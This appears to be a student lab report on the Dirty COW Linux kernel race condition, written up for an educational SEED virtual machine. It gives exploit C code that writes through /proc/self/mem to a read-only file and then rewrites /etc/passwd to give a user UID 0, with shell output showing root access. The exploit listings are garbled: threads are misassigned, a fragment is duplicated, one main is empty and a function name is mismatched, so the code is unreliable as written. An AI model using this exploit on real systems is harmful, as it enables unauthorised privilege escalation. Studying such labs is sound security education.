


## Dirty Cow Attack

## Task 1:

## Modify /zzz

```
[03/05/24]seed@VM:~$ touch zzz
[03/05/24]seed@VM:~$ sudo gedit /zzz
```

**Writing text in /zzz**



```
[03/05/24]seed@VM:~$ sudo chmod 644 /zzz
[03/05/24]seed@VM:~$
```

```

[03/05/24]seed@VM:~$ gcc cow_attack.c -lpthread
[03/05/24]seed@VM:~$ ls
android          cs458Lab2      Downloads      Pictures      Videos
a.out            Customization  examples.desktop Public
bin              Desktop        lib            source
cow_attack.c     Documents      Music          Templates
[03/05/24]seed@VM:~$ ./a.out

```

### Figure 1

**Observation:** In this task, we have to modify the file /zzz by exploiting the dirty cow vulnerability. File /zzz has more than 30 characters of 1. We run our attack.c program.

Cow\_attcak.c is :

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <unistd.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "222222");

    // We have to do the attack using two threads.

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, writeThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);


    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

Here Attack is successful



**Figure 2**


**Observation:** We can observe that our string has been appended.

**Explanation:** Dirty COW exploits a race condition in Linux Kernel. There is a race condition on the logic of copy-on write which enables attackers to write to the memory that actually maps to read-only file.

## Task 2

```
[03/05/24] seed@VM:~$ sudo cp /etc/passwd /zzz
[03/05/24] seed@VM:~$ gedit attacker.c
[03/05/24] seed@VM:~$ gedit /zzz
[03/05/24] seed@VM:~$ gcc attacker.c -lpthread
[03/05/24] seed@VM:~$ a.out
```

Figure 3



```
zzz [Read-Only] (/) - gedit
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
messagebus:x:106:110:./var/run/dbus:/bin/false
uidd:x:107:111:./run/uidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:./nonexistent:/bin/false
```

Figure 4

**Observation and Explanation:** In this task, we copy contents of passwd file into /zzz and attack. We observe that test user has been given root privileges. Now we'll use this vulnerability to attack /etc/passwd file.

```
[03/05/24] seed@VM:~$ gcc attacker.c -lpthread
[03/05/24] seed@VM:~$ gcc attacker.c -lpthread
[03/05/24] seed@VM:~$
[03/05/24] seed@VM:~$
[03/05/24] seed@VM:~$ gcc attacker.c -lpthread
[03/05/24] seed@VM:~$ ./a.out
```



Figure 5

```
File Edit View Search Tools Documents Help
passw
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
telnetd:x:119:129::/nonexistent:/bin/false
vboxadd:x:999:1::/var/run/vboxadd:/bin/false
sshd:x:120:65534::/var/run/sshd:/usr/sbin/nologin
xrdp:x:121:131::/var/run/xrdp:/bin/false
test:x:0000:1002:Aastha Y,,,:/home/test:/bin/bash
```

Figure 6

```
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <unistd.h>
#include <sys/stat.h>
#include <string.h>
#include <stdint.h>

#define OFFSET 10

void *map;
int offset;

void *madviseThread(void *arg)
{
    while(1){
        madvise(map, 4097, MADV_DONTNEED);
    }
}

void *procselmemThread(void *arg)
{
    char *content= (char*) arg;
    char current_content[10];

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        //Set the file pointer to the OFFSET from the beginning
        lseek(f, (uintptr_t) map + offset, SEEK_SET);
        write(f, content, strlen(content));
    }
}

int main(int argc, char *argv[])
{
}
```

```

int f=open("/proc/self/mem", O_RDWR);
while(1) {
    //Set the file pointer to the OFFSET from the beginning
    lseek(f, (uintptr_t) map + offset, SEEK_SET);
    write(f, content, strlen(content));
}

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;

    // Open the file in read only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Open with PROT_READ.
    fstat(f, &st);
    map=mmap(NULL, st.st_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the offset to the target area
    char *start = strstr(map, "test:x:1001");
    offset = start - (char *)map;
    printf("distance: %d\n", offset);

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, NULL);
    pthread_create(&pth2, NULL, procselfmemThread, "test:x:0000");

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);

    return 0;
}

```

Figure 7

```

[03/05/2024] seed@VM:~$ su test Password:
root@VM:/home/seed# id
uid=0(root) gid=1002 (test) groups=0(root), 1002 (test)
root@VM: /home/seed# exit
exit

```

Figure 8

**Observation:** We use our attacker.c program to perform the attack on passwd file and we are successful in giving root privileges to test user.

**Explanation:** We have successfully exploited the Dirty COW vulnerability to make changes to our /etc/passwd file. Race condition of copy-on-write gets exploited and we get the root access.